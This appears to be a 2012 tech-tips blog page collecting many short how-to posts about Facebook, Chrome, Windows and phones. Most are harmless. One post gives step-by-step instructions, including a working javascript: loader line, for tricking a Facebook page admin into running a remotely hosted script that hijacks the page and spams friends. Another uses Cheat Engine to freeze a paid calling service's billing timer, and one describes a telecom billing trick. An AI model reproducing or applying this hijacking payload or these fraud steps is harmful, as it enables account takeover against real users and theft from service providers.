How to Backup your Iphone

By default your iPhone will automatically sync and create a backup each time your iPhone is connected to

How to Remove Facebook Timeline

So now you have reached here searching for how to remove this timeline feature . I’m not surprised because many of

How to improve Your mobile phone Signal

Wait, I can't hear you" is more than a smarmy catchphrase. It's also the enraged anthem of anyone

How to chat with your friends using command prompt

If you want to chat with your friends, you just have to know one thing, which is your friend's system's

How to Access Blocked Social Websites

The scenario has changed a lot over the past decade.Internet has grown into a vast resource and with

Showing posts with label Social Media. Show all posts

Saturday, 15 September 2012

How to use Google earth on Iphone


You should follow these steps given below:-
1) First of all, you need to install Google Earth app. Open App Store on your iPhone or iPod Touch, search and installed Google Earth. It's free.
2) Lanuch Google Earth(required internet connected).
3) Use your finger to flow the Earth and double click to zoom in.
4) There are many third-part information built-in in the Google Earth, click the "i" symbol on the bottom right to enable or enable them.
5) You can quickly switch where you are by one click on the symbol on the bottom left.
You need to allow Google Earth to use your current location.
Then Google Earth will find out where you are. It's done.

Sunday, 2 September 2012

How to hack facebook fan page


In below article we will teach you that how to hack Facebook fan page.....Just go through the below steps :-


1)At first Download the exploit from Here.

2)After downloading the exploit, you need to edit it wit any editor software i suggest notepad++, one of the best editor. You can download it from Here.

3)Open the file named pagehack.js with notepad++. Now find the text wamiqali@hungry-hackers.com by pressing CTRL+F and replace it with your own email id which you have used while signing up for Facebook.

4)Now you have to change the viral text which will be sent to the friends of the victims. To do this, find the textHey See what i got! and replace it with your own text. This text will be sent to the facebook wall of 15 friends of the victim. Since it is an auto-posting bot, to prevent facebook from blocking it, I reduced its capacity to 15. Now just save it as anything.js (Tip: Be social engineer and rename it to something more attractive like getprizes.js or booster.js.)

5)Now you have to upload this script to your server. For this make an account at 0fess.net or 000webhost.com (t35 or 110mb won’t help this time) and use filezilla and upload this to your root. So the address where your script is uploaded will be as follows:
---------------------------------------------------------------------------------------------
www.yoursite.0fess.net/booster.js
---------------------------------------------------------------------------------------------

6)Now comes the most important part of this Hack. You need to convince the admin of that Fan page to put the following code (Note: Don’t forget to replace the text in bold with the address of your script) in hisbrowser’s address bar and hit enter while he is on Facebook.
---------------------------------------------------------------------------------------------
javascript:(a = (b = document).createElement(“script”)).src = “//www.yoursite.0fess.net/booster.js“, b.body.appendChild(a); void(0)
---------------------------------------------------------------------------------------------


Note : This is for educational purpose only , HowCrunch is not responsible for any damage or offense.

How to Update Facebook Status from Firefox

FireStatus is one of the coolest addon available in mozilla this is a status update utility for multiple social networks, including  famous networks like FaceBook,twitter,etc......with the help of this you can update your status through firefox.....

FireStatus

How to Post Your Blog Posts Automatically to Your Facebook Wall


This app Wordbook allows you to cross-post your blog posts to your Facebook Wall. Your Facebook “Boxes” tab will show your most recent blog posts.Enjoy your blog post automaticaly deliver to your facebook wall......

How to Send Scheduled Facebook Messages

This software Sendible will help youto send scheduled Facebook messages ahead of time so you can send messages to your friends, customers or colleagues in the future.....means you can set the delivery time of message according to which your message will delivered on time......


done!!!!!

How to Download Facebook Photo Albums

Download facebook photo albums very easily....just go through the article...

 Download Facebook Photo Albums With FacePAD: Facebook Photo Album Downloader


  Click on the link and download  FacePAD: Facebook Photo Album Downloader which allows you to download your friends’ facebook albums, Events albums, and Group Albums, en masse, with the click of a button.Below image show you an e.g!!!


its done!!!!!!


Thursday, 30 August 2012

How to display your IP address on Google Chrome

We have an extension of google chrome through which we can see our IP address easily. So here are the steps :-
1) Go to the website to install "ShowIP" https://chrome.google.com/extensions/detail/bpffihkombhdbegnjaehbfnilgkkhmam, click "Install" button.
2) Go on to click "Install".
3) Click "IP" icon on the top of your Chrome(Right hand side) , whenever you want to see your IP.
Enjoy :)

How to Rename Chrome Tabs


When you are surfing the Internet during your Practical lab classes, you must expect not to be caught by your teacher.Now we will show you that how to rename chrome tabs, in order to not to be caught by your teacher.
Here are the steps :-
1) Install tab renamer from here.
2) After the installation, you can see a new button in your Chrome on the top (Right hand side).
3) Press it and you can enter a new title in the text field to rename your current website.
4) If you want to rename the title with a hotkey, right click the Tab Renamer icon and choose “Options”.
5) In the “Type” option, select “Quickchange” and then you can set your shortcut key as well as your expected title. Now click save and finish.
That's done

Wednesday, 29 August 2012

How to Track news of Google on Twitter


You can now Track the tweets of Google on twitter so that you can receive news from Google directly to your phone in the form of SMS text messages.It's true.You just have to follow these steps :-

1) Firstly visit www.twitter.com and log into your account.
2) After entering your profiles, click on the "Find People" link on the top of the page. Then type the keyword "Google". Make sure the "Find on Twitter" tab is enabled.
3) The search results appear on the page. The Official Google Twitter web is http://twitter.com/google, but there are other google Account, eg, googlereader, googleapps and so on. Track those you are interested in and click the Follow button.
4) Return to your Twitter profile, and you will see the tweets sent by Google.
Enjoy :)

Tuesday, 28 August 2012

How to send a video message in facebook


You just have to follow these steps :-
1) Firstly navigate to "messages" section
2) At the top-right of the screen, click "New Message"
3) In the New Message screen, in the "To" text box, enter an email address, and if required, in the Message text box, enter a message. In the Video section, click the "camera" button to start recording the video message. Click the button again once the video recording is complete and hit "Send".
That's it

Tuesday, 21 August 2012


How to install Internet Usage Meter in your PC

May you have faced the additional billing problems, your operator cheat you and charged you extra....but now no need to worry you can calculate the exact amount that you have used and nobody can cheat you.....all you have to do is to install internet usage meter to your PC.....

Just go through the below steps :-

1.First Download Internet Usage Meter

2.Click Install

3.Select Ur Network Connection From The List


4.Click Ok


5.Now u have installed the Internet Usage Meter


It will be showing the Reading on Right Top of ur DeskTop


How to Make Your Computer Speak When you Log On

Make your computer speak on startup and amaze your friends,its a very simple trick.....just go through the below article....
 
1.open Notepad

http://www.pcandtech.com/wp-content/uploads/2012/08/computer-will-talk-to-you-and-welcome-you.jpg2.Paste the bellow code in Np


Dim speaks, speech
speaks="Welcome Back, Username"
Set speech=CreateObject("sapi.spvoice")
speech.Speak speaks


3.Replace Username with your Name
4.Click Save As and save as type Welcome.vbs
5.Copy File Welcome.vbs and paste it in bellow address

                                                             Windows-7

C:\Users\Username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup


6.*Replace Username with your username and C:\ with your Root Drive
 
                                                             Windows-Xp

C:\Documents and Settings\All Users\Start Menu\Programs\Startup


Done Log Off and Log In Amazed? .Now Your computer welcomes you with your name.....

How to get analysis report of your facebook friends


Your first step is :-  Goto facebookspectrum.com
Facebook Spectrum is a free online application utilizing Facebook APIs and social graph to provide you a birds eye view of all your friends on facebook. You will need to be logged in to Facebook to access this application.
In the timeline section, we see all the status updates and Wall talks, both our own and any of our friends. This part is mainly intended to discover in a moment or suspicious activity that went unnoticed.
A useful section is that of the birthday, which shows a calendar with birthdays all highlighted, and a list of who and how many meet each month. With Geolocation, we can see in Google Maps the location of all our friends, no matter what city or area they are in.
A very good section devoted to photos, which you may know who has a large number of albums and photos, plus easy access to viewing the albums of any friend by creating a pie chart showing the top 10 of your friends with the most number of album.
Finally, we know what gender, male or female or other, is prevalent among our community, and to discover what things we like mutually among our friends. 

Monday, 20 August 2012

How To Block Websites in Windows PC

Just go through the below website :-

  1. pen your windows explorer and navigate to C:\Windows\System32\drivers\etc if you have not installed on your C: drive then substitute this letter for the drive letter where you have installed the windows
  2. Now double click hosts and select Notepad at windows prompt. If you don’t receive prompt and opens in another file then right click the hosts file and select open with to select the Notepad
  3. Now place the cursor at the end of the last line which says something similar to 127.0.0.1 localhost or ::1 localhost. Press Enter to create a new line
  4. In the line type 127.0.0.1 and then tap the spacebar once and then type the address of the website that you want to block. For example if you want to block Youtube then type 127.0.0.1 www.youtube.com
  5. You continue adding websites to the lists for blocking them. Each website name should be prefaced with 127.0.0.1 and a space
  6. Now click on File and save to save the changes that you have made. Ignore any warnings that you may receive which might be due to editing the hosts file
  7. Now close any browser windows that might have been open and restart them and input the websites name that you have blocked to check whether you can access the website or not.
  8. If correctly done the blocked website should not be displayed in any browser.
NOTE :- Howcrunch is not responsible for any damage.

How To Create Desktop Shortcuts In Ubuntu

http://files.cyberciti.biz/uploads/tips/2011/10/Ubuntu_11.10_Desktop_Screenshot.png


  1. You need to install the required packages by opening the terminal window and entering the following commands sudo apt-get install –no-install-recommends gnome-panel
  2. Enter your password when prompted
  3. Enter “Y” when asked after it shows the packages that will be installed and how much disk space will be used.
  4. After the installation is done you can use the following command in the command line to create new shortcuts gnome-desktop-item-edit –create-new ~/Desktop
  5. When the shortcut is being the dialog box will display it and also make sure to select the application form the type drop down list
  6. Enter the name of the shortcut in the name edit box and you can also browse button to select the command.
  7. Make sure the programs executable are installed in /usr/bin
  8. The moment you close the create launcher dialog box you will be returned to the terminal window where type exit and press enter to close the terminal window
  9. The shortcut displays on the desktop just like windows shortcuts
  10. You can also create shortcut by pressing Alt + F2 which will show the edit box and enter the commands it-create-new~/Desktop
  11. You can also add shortcuts to your desktop to unity launcher by dragging and dropping the launcher

How to Download Youtube Videos Via Google Chrome

If  Google Chrome  is your favourite browser on the internet, then you can use one of its extensions that function displays the download button when you open the youtube video page on the site and helps you to download youtube videos.The extension name is Chrome Youtube Downloader.Go through the following steps :-

1. Open Google Chrome
2. Visit ChromeExtensions.org to install Chrome Youtube Downloader
3. Then click the Add button to Chrome to install on the browser Chrome / Chromium you use. The button is in the upper right (which signs +)
4. After successful installation, you will be taken on the settings page. Just select ‘Classic Download’ on the Style Button option.
5. Visit Youtube video page (which you want to download of course). It would appear the button to download that is located below the box. If the button is not appear, playing the video ‘streaming’ for the firt time. I’ll definitely button will appear. just click the download button to download the video immediately.
In the list that appears when you click the download button, please select the quality / type / format of the video you want. Then wait for the download to complete

How to Download youtube Video By using VLC Media player

To download youtube video with VLC media player just go through the below post....

  1.open your youtube on your browser then open your video And copy URL.
2.Run your vlc then  click Media->open network stream..


3.then paste URL in 'please enter network URL: '


  4.Then click ' Play '  button in the player.
  5. Then  Now, click Tools – Codec Information and at the bottom of the window you will see a Location box. Copy the long URL in the box and paste it on your browser’s address bar. The browser will now start playing the video file. You can download the video file to your desktop by doing a Save As…. Or you can choose to record the video.


done!!!!!!!

How to make Free Calls from your PC

Hello readers,today we are here with a very cool trick through which you can make calls any where in the world....without spending a single peny.....just go through the below article and follow the steps carefully and have fun....

Follow the below steps :-

1.First you need a Java Application to be Installed in Your Pc,if not installed no need to worry DOWNLOAD IT FROM HERE 


2.Then First of all download FriendCaller software from Here


3.After it is fully installed, open friend caller from desktop. Then register. check email and verify account otherwise you will be notable to call though you have free credits. 

Then go to your email and confirmyour account and you will be credited $ 0.10 for free calls. So you can only call for 10 seconds for free but this what I made this tutorial so you can call free.Now login with your account


Now comes the great part. 
Download a software called Cheat Engine from Here 
Run the software and click on "Open Process"
Then click on window list. 
Now Select a freind caller from the windows list and open it.
Now Dail A number First Try your own number
Your Phone Will Start Ringing.
Now in Cheat Engine, enable speedhack. Edit speed to 0.00 
 
Enjoy your free calling. The timer will freeze. You can talk as much as you want. When youfinish call, you will be only charged 0.02 but after your balance is finished, make new account and enjoy

Note :- Howcrunch is not responsible for harm.

How to activate free CallMe Tunes for Tatadocomo network

Hey friends wanna enjoy free CallMe Tunes service on your docomo network if yes ,then go through the article....below article will lead you to free call me tunes service.....  

Here is the Trick


1.) First deact call me tunes if u activated by sending CT sms
2.) Than dial 543211999 for 1 month subscription .
3.) Select one from given 2 songs.
4.) After confirmation sms if u want to change SONG dial *678*020# OR *678*030# and than reply with # for main menu.
5.) Select song that u want. .and enjoy free ct. 

NOTE- FOR changing Song ur balance should be not greater than 10 rs .

NOTE - try all this in low balance.Balance is not deducting if it is deducted than call 121 and complain about it.They won't have any detail of this activation there, So they will refund ur amount.

Enjoyyy!!!

Sunday, 19 August 2012

How to Install Windows 7 Without the Disc


The below steps would lead you lead you to the installation of windows 7 without disc but, we don't recommend that you delete your recovery partition or throw away your existing recovery discs. Although many people have had success with the following procedure, others have not. Some users have not been able to activate their copy of Windows even after entering a valid product key, while others own PCs that require software not included in a Windows 7 ISO. You have no way to know whether this procedure will work for you until you try, and you need a backup plan in case it doesn’t.
Also, save your files and drivers to external media before you start. Reinstalling Windows wipes out all personal data and causes a loss of functionality in devices for which Windows lacks an adequate built-in driver. Plan on loading the latest device drivers from media you create before reinstalling Windows.

Reinstalling Windows 7, Step by Step

1. Find your Windows 7 product key: Typically this 25-character alphanumeric string is printed on a sticker affixed to your PC or on documentation included with your PC. Alternatively, you can use a keyfinder program such as "Magical Jelly Bean Keyfinder" to pull your product key from the Registry.
You need your product key to reinstall Windows.
Magical Jelly Bean Keyfinder helps you round up your serial numbers.Magical Jelly Bean Keyfinder helps you round up your serial numbers.

2. Download the ISO file for the version of Windows 7 you own:
The above links point to Digital River, a licensed distributor of Microsoft software. These downloads are each over 3GB, and your product key will work only with your edition of Windows, so make sure to select the right one.

3. Download the Windows 7 USB/DVD download tool. This utility lets you copy your Windows 7 ISO file to a DVD or USB flash drive. Whether you choose DVD or USB makes no difference; just confirm that your PC can boot to the media type you select.

4. Boot your computer using the Windows 7 DVD or USB flash drive. Follow the prompts to prepare the destination hard drive and install Windows.

its done!!!!!!!!!!